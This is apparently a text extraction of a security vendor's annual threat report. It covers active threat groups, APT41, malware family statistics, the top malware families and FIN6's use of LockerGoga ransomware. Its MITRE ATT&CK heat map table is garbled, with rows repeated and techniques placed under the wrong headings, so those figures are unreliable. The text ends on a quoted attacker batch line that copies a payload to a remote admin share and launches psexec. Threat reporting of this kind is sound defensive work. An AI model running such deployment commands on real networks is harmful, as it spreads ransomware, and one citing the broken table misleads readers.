
Similarly, in 2018, FireEye identified that the same percentage of Managed Defense customers, 31%, were attacked in the following 12 months. This re-emphasizes the need for organizations to be vigilant, especially those who have previously experienced an incident.

Threat Groups

Our clients encountered activity from a wide range of established threat groups, as well as hundreds of new threat groups that emerged in the last year (Fig. 1).

Six of 10 named financial threat groups (FIN) and 17 named APT groups (44% of all known APT groups) from six different countries were active. These named groups were joined by 159 other groups in intrusion attempts against our clients.


Figure 1.
Active threat
groups tracked.



Malware

Our ability to analyze malicious code and assign them to malware families remains critical to incident response efforts. In 2019, we observed over 500 new malware families, 58% of which were discovered through Mandiant service efforts, including incident responses (Fig. 2). The majority of these new samples either impacted Windows or multiple platforms. While we do see new malware families solely impacting macOS and Linux, they remain in the minority.

Figure 2.
Malware trends.





MITRE ATT&CK is a publicly-accessible knowledge base of adversary tactics and techniques based on real-world observations. It was designed to be a community-accepted and community-driven foundation to align methodologies and drive improvements.

Threat Techniques

To support community and industry efforts, our findings are now mapped to the MITRE ATT&CK framework. There remains some variance in ATT&CK techniques and naming conventions.

Over the last two years, FireEye worked with MITRE to augment their ATT&CK framework and work on merging the FireEye technique catalog. Over 1300 existing FireEye techniques (and subsequent findings) have been mapped to applicable MITRE ATT&CK framework techniques. As FireEye continues to grow our techniques list and MITRE evolves the ATT&CK framework, we will continue to cross-map to improve both models, which may differ slightly from offerings by other vendors.

In 2019 a range of new techniques was used by threat actors, with a heavy reliance on traditional, well-established actions. They included a mix of leveraging valid access, use of valid client tools and attacker-owned files. Of the top five most common techniques, we observed three used for valid access (t1086, t1035, t1133), one used for both valid and illicit access (t1064), and only one around purely attacker-derived tooling (t1027). This trend is pervasive throughout the full list of observed techniques (Fig. 3). We observed only 40% of all MITRE ATT&CK techniques in use against FireEye clients. Of these, more than half were only seen in nine or fewer intrusions over the past year. While understanding the full range of attacker techniques is useful, developing effective response and remediation against just the top 10 covers the vast majority of actual attacker actions used in the last year.





Figure 3.
MITRE ATT&CK
techniques related
to attack lifecycle
(heat map).

Internal Reconnaissance		Lateral Movement		Maintain Persistence		Mission Completion	
Discovery		Persistence		Credential Access		Exfiltration	
Security Software Discovery	7.49%	Registry Run Keys / Start Folder	5.29%	Account Manipulation	10.13%	Data Compressed	13%
System Information Discovery	5.73%	Create Account	4.85%	Credential Dumping	9.25%	Data Encrypted	4%
System Owner/User Discovery	5.29%	Winlogon Helper DLL	3.08%	Brute Force	5.29%	Impact	
Query Registry	3.96%	Service Registry Permissions Weakness	2.20%	Credentials in Files	0.44%	Service Stop	8.37%
Account Discovery	3.52%	Local Job Scheduling	1.32%	Credentials in Registry	0.44%	Data Encrypted for Impact	4.85%
Permission Groups Discovery	3.52%	Modify Existing Service	0.44%	Two-Factor Authentication Interception	0.44%	Resource Hijacking	2.20%
File and Directory Discovery	3.08%	Shortcut Modification	0.44%	Lateral Movement		Inhibit System Recovery	1.32%
Network Service Scanning	3.08%	Command And Control		Remote Desktop Protocol	18.94%	Stored Data Manipulation	1.32%
Process Discovery	3.08%	Standard Cryptographic Protocol	14.10%	Remote File Copy	10.57%	Defacement	0.44%
System Network Configuration Discovery	3.08%	Standard Application Layer Protocol	10.13%	Remote Services	2.20%	Defense Evasion	
Domain Trust Discovery	1.32%	Multi-hop Proxy	2.20%	Windows Admin Shares	1.32%	Obfuscation	
Network Share Discovery	1.32%	Remote Access Tools	2.20%	Obfuscated Files or Information	31.28%	Scripting	30.40%
System Network Connections Discovery	0.88%	Custom Command and Control Protocol	1.76%	Indirect Command Execution	12.78%	File Deletion	10.57%
Virtualization and Sandbox Evasion	0.88%	Scripting		Software Packing	9.25%	Software Packing	9.25%
Network Sniffing	0.44%	Obfuscated Files or Information	31.28%	Modify Registry	6.61%	Modify Registry	6.61%
Password Policy Discovery	0.44%	Scripting	30.40%	Disabling Security Tools	5.73%	Code Signing	5.29%
System Service Discovery	0.44%	Indirect Command Execution	12.78%	Code Signing	5.29%	Connection Proxy	5.29%
System Time Discovery	0.44%	File Deletion	10.57%	Indicator Removal on Host	5.29%	Indicator Removal on Host	5.29%
Defense Evasion		Software Packing	9.25%	Connection Proxy	5.29%	DLL Search Order Hijacking	3.96%
Obfuscated Files or Information	31.28%	Modify Registry	6.61%	Indicator Removal on Host	5.29%	DLL Side-Loading	3.96%
Scripting	30.40%	Disabling Security Tools	5.73%	Code Signing	5.29%	Timestamp	3.96%
Indirect Command Execution	12.78%	Code Signing	5.29%	Connection Proxy	5.29%	Web Service	3.96%
File Deletion	10.57%	File Deletion	10.57%	Indicator Removal on Host	5.29%	Timestamp	3.96%
Software Packing	9.25%	Software Packing	9.25%	DLL Search Order Hijacking	3.96%	Web Service	3.96%
Modify Registry	6.61%	Modify Registry	6.61%	DLL Side-Loading	3.96%	Indicator Blocking	3.08%
Disabling Security Tools	5.73%	Disabling Security Tools	5.73%	Indicator Blocking	3.08%	Process Injection	2.20%
Code Signing	5.29%	Code Signing	5.29%	DLL Search Order Hijacking	3.96%	Rootkit	1.76%
Connection Proxy	5.29%	Connection Proxy	5.29%	DLL Side-Loading	3.96%	Rootkit	1.76%
Indicator Removal on Host	5.29%	Indicator Removal on Host	5.29%	Indicator Blocking	3.08%	Process Injection	2.20%
DLL Search Order Hijacking	3.96%	Indicator Removal on Host	5.29%	Process Injection	2.20%	Deobfuscate/Decode Files or Information	1.32%
DLL Side-Loading	3.96%	Process Injection	2.20%	Deobfuscate/Decode Files or Information	1.32%	Masquerading	0.88%
Timestamp	3.96%	Rootkit	1.76%	Rootkit	1.76%	Regsvr32	0.88%
Web Service	3.96%	Deobfuscate/Decode Files or Information	1.32%	Deobfuscate/Decode Files or Information	1.32%	Masquerading	0.88%
Indicator Blocking	3.08%	Masquerading	0.88%	Regsvr32	0.88%	Execution Guardrails	0.44%
Process Injection	2.20%	Regsvr32	0.88%	Execution Guardrails	0.44%	Hidden Files and Directories	0.44%
Rootkit	1.76%	Execution Guardrails	0.44%	Hidden Files and Directories	0.44%	Process Hollowing	0.44%
Deobfuscate/Decode Files or Information	1.32%	Hidden Files and Directories	0.44%	Process Hollowing	0.44%	Execution Guardrails	
Masquerading	0.88%	Process Hollowing	0.44%	Hidden Files and Directories		Process Hollowing	
Regsvr32	0.88%	Execution Guardrails		Hidden Files and Directories		Process Hollowing	
Execution Guardrails	0.44%	Hidden Files and Directories		Process Hollowing		Process Hollowing	
Hidden Files and Directories	0.44%	Process Hollowing		Process Hollowing		Process Hollowing	
Process Hollowing	0.44%	Process Hollowing		Process Hollowing		Process Hollowing	

ADVANCED PERSISTENT THREAT GROUPS

APT41



APT Named in 2019

FireEye tracks thousands of threat actors, including state-sponsored attackers responsible for carrying out advanced persistent threat (APT) attacks. Because the motivations of a state-sponsored attacker are often tied to strategic imperatives, APT threat actors often pursue their objectives over longer periods of time than other threat actors. Maintaining access to victim environments for months or years requires threat actors to be adept at handling attempts to remove their access.

In 2019, FireEye promoted one attack group from a tracked TEMP group to an APT group: APT41.

APT41 is a prolific cyber threat group responsible for carrying out Chinese state-sponsored espionage as well as financially motivated activity. The group's activity dates to 2012 when APT41 conducted financially motivated operations focused on the video game industry (Fig. 4). This activity preceded their state-sponsored activity.

Accessing video game production environments enabled APT41 to develop the TTPs that were later used to conduct software supply chain compromises. APT41 carried out the supply chain attacks to enable them to inject malicious code into legitimate files, which would be used to compromise additional organizations. These attacks affected a significant number of organizations and individuals, but APT41 only conducted follow-on activity at a subset of victims, indicating APT41 was interested in specific targets. The group's distinct use of supply chain compromises to target select individuals, consistent use of compromised digital certificates and deployment of bootkits and rootkits (rare among APT operators), highlighted a creative and well-resourced adversary.

Based on early observed activity and APT41's focus on the video game industry, we believe the group's cyber crime activities are most likely motivated by financial gain or hobbyist interests. This stands in contrast to the state-sponsored goals that likely drive the group's targeting of higher education, telecommunications, travel services and news/media firms. The attacks appear to have been carried out as part of a surveillance operation. The group's most recent activity included targeting call record information and SMS data.


Two identified personas using the monikers "Zhang Xuguang" and "Wolfzhi" linked to APT41 operations have also been identified in Chinese-language forums. These individuals advertised their skills and services and indicated that they could be hired.

APT41 is unique among China-based actors in that it leverages non-public malware typically reserved for espionage, in operations that appear to fall outside the scope of state-sponsored missions. The group's mix of financial and state sponsored motivations are remarkable because this type of activity is unusual among Chinese state-sponsored threat groups.

APT41's links to both underground marketplaces and state-sponsored activity may indicate the group is permitted to conduct its own for-profit activities. It is also possible that APT41 evaded scrutiny from Chinese authorities. Regardless, APT41 operations underscore a blurred line between state power and crime that lies at the heart of threat ecosystems.

Figure 4.

APT 41 TTPs across the attack lifecycle.



TRENDS

The Pulse of Security



Malware Families

Malware family code is often examined using disassembler or decompiler tools, through a process called reverse engineering. Being a family does not require the code to be 100% identical. The most common differences FireEye sees among members of a family are related to configuration, command and control (CnC) addresses, and features. Depending on the features and how the malware evolves, FireEye sometimes identifies and tracks subgroups or subfamilies within a malware family. For FireEye Mandiant, defining a code family is part science and part art, and may involve comparison and analysis by automated systems and experts.

In samples found in the field between October 2018 and September 2019, Mandiant researchers encountered 186 unique malware families, comprised of tens of thousands of malware samples. These statistics do not include malware that has been analyzed, but not assigned to a malware family.

Highlights

- 41% of the malware families seen this year were never seen before.
- 70% of the samples identified belonged to one of the five most frequently seen families, which are based on open source tools with active development.
- 23% of the malware observed in this reporting period is publicly available and used by a range of attackers with varying skill levels.
- The vast majority of malware is written to elevate privileges and move laterally in an environment.




A **malware family** is a program or set of associated programs with sufficient “code overlap” among the members that FireEye considers them to be the same thing, a “family”. The term family broadens the scope of a single piece of malware as it can be altered over time, which in turn creates new, but fundamentally overlapping pieces of malware.

Mandiant researchers analyzed the 186 unique malware families from Mandiant engagements this year to reveal six traits and trends. Traits focus on the malware specifics, such as category, file type, accessibility and obfuscation. Trends include the top families and how many of them were new in 2019.

Figure 5.
Categories assigned to malware families in 2019.


Category Mandiant analysts assign categories to malware samples based on their classification and behavior (Fig. 5). Each binary is placed into only one category. While a backdoor might have the ability to steal credentials, if the primary purpose of the malware was to function as a backdoor it would be counted as a backdoor. Inversely, something will only be labeled as a credential stealer only if its primary function is to steal credentials.



Malware category	Primary purpose
Backdoor	Allow an attacker to establish control over a victim host. Provides interactive functionality such as sleep, file transfer, credential stealing, keylogging, reverse shells and process manipulation.
Dropper	Extract, install and potentially launch or execute one or more malware files.
Credential Stealer	Access, copy or steal authentication credentials.
Point of Sale (POS)	Obtain payment card information.
Ransomware	Perform some malicious action (most often data encryption), with the goal of denying access until a ransom is paid.
Other	Includes keyloggers, rootkits, bootkits and utilities. Keyloggers record keystrokes. Rootkits hide other malware. Bootkits are embedded deep in a system's boot process. Utilities are tools and supporting files that perform functions such as clearing log files.

Figure 6.
File types for
malware families
seen in the
last year.

File Type The file format or file structure of malware may indicate the architecture or operating system the attacker was targeting. Although most of the samples analyzed were Portable Executable (PE) files, we had four Linux families (Fig. 6). The remainder consists of scripts, WebShells, and .NET malware.



File type	Descriptions
Portable Executable (PE)	Portable Executable; the executable file format for Microsoft Windows
Windows Scripts	Script-based malware e.g. JavaScript or Python
WebShells	Backdoors for web servers; many use PHP
.NET	A framework for applications; mostly written in C#
ELF	Executable file format for Linux
ELF & PE	Some malware families have both Windows and Linux versions

Figure 7.
How easy
malware families
are obtained by
attackers.

Accessibility Malware family accessibility (Fig. 7) is labeled as available or private. Available means that the sample is publicly available via open-source or can be easily obtained on underground forums. Private means that it isn't easily found or is closed source.




Figure 8.
Amount of
obfuscated/packed
malware families.

Obfuscation Scripts are obfuscated or packed to hinder analysis, especially by automated systems, since many static analysis tools cannot process such samples. For example, a WebShell may change variable and function names, control flow and string encoding. Malware in the form of executable files use packing to make their payloads small or inhibit analysis. Many open source and commercial products can obfuscate or pack a sample.

Packed or obfuscated samples are trivial to detect because they stand out due to high entropy; most benign executables are not packed or obfuscated (Fig. 8).




Figure 9.
New Families
discovered this
past year.

New Families Forty-one percent of the malware families seen over the past year had not been seen before by Mandiant researchers (Fig. 9).





Figure 10.
Top malware
families across
variants.

Top Families After analyzing tens of thousands of malware variants across 186 malware families in 2019, we noted that over 70% of the variants belonged to just five malware families (Fig. 10).



These top five malware families are:

- **BEACON** A publicly available endpoint agent for Cobalt Strike. It is a popular commercial dual-use penetration toolkit with configurable CnC channels and a robust feature set. While a new yearly license is \$3500, this kit is readily available on pirated websites and forums. Mandiant analysts have observed the following named attack groups using BEACON: APT19, APT32, APT40, APT41, FIN6, and FIN7. These groups represent a diverse mix of skillsets and motivations.
- **EMPIRE** An open-source post-exploitation framework and PowerShell endpoint agent. It provides post-exploitation modules ranging from keyloggers to Mimikatz, and adaptable network communications to evade network detection. Much like BEACON, Mandiant has observed EMPIRE being used by a wide range of attackers at all skill levels, including APT19, APT33, and FIN10.
- **TRICKBOT** A modular banking trojan that uses web injects. This technique allows malware to intercept users attempting to access legitimate websites and “injects” malicious content to steal credentials and financial information. Default modules include banking and user Information theft, system/network reconnaissance and credential and network propagation. This framework is also used to install other malware and tools. Over the past year, we saw TRICKBOT used in conjunction with EMPIRE and RYUK (a ransomware tool) at a number of FireEye clients.
- **SHORTBENCH** A downloader used to download and execute shellcode to download and install additional malware and tools. It is a simple, lightweight and open-sourced framework. SHORTBENCH can be used to download virtually any follow-on payload and has been observed in use by diverse actors in a wide range of event types.
- **QAKBOT** A complex and full-featured modular stealthy banking trojan first seen in 2008. It has worm-like propagation capabilities and anti-analysis features. Qakbot is typically delivered via phishing email, exploit kit, removable drive and infected web pages. The malware is typically used to steal sensitive information, such as banking and email credentials. Financial targets and other targeted domains and blacklisted sites are hard-coded into the malware. We saw a sharp decline in the use of QAKBOT in the last year.

Monetizing Ransomware

The successful monetization of ransomware attacks and the availability of ransomware as a service have contributed to an increase in ransomware cases. It has also led some established cyber crime groups to turn to ransomware as a secondary means of generating revenue. In 2019 we saw several cases in which threat actors that historically targeted sensitive information such as personally identifiable information (PII) and credit card information turned to ransomware to monetize access to victim networks.

FIN6

In one case, FIN6, a cyber crime group known to target payment card information, was identified operating inside a company in the engineering sector. The presence of FIN6 in an engineering company with no connection to payment card information seemed odd. The Mandiant investigation revealed that the attacker was in the early stages of deploying LockerGoga. Using domain administrator credentials, the attacker ran batch files containing psexec commands to connect to remote systems and deploy LockerGoga. The batch scripts (Fig. 11) executed LockerGoga as the service “mstdc,” which was likely the attacker’s attempt to masquerade as the legitimate Windows service “msdtc.” The batch files used by the attacker followed the naming convention “xaa.bat”, “xab.bat”, “xac.bat” and so on.

Figure 11.
Strings from deployment BAT files.

```
start copy svchost.exe \\10.1.1.1\c$\windows\temp\start psexec.exe \\10.1.1.1
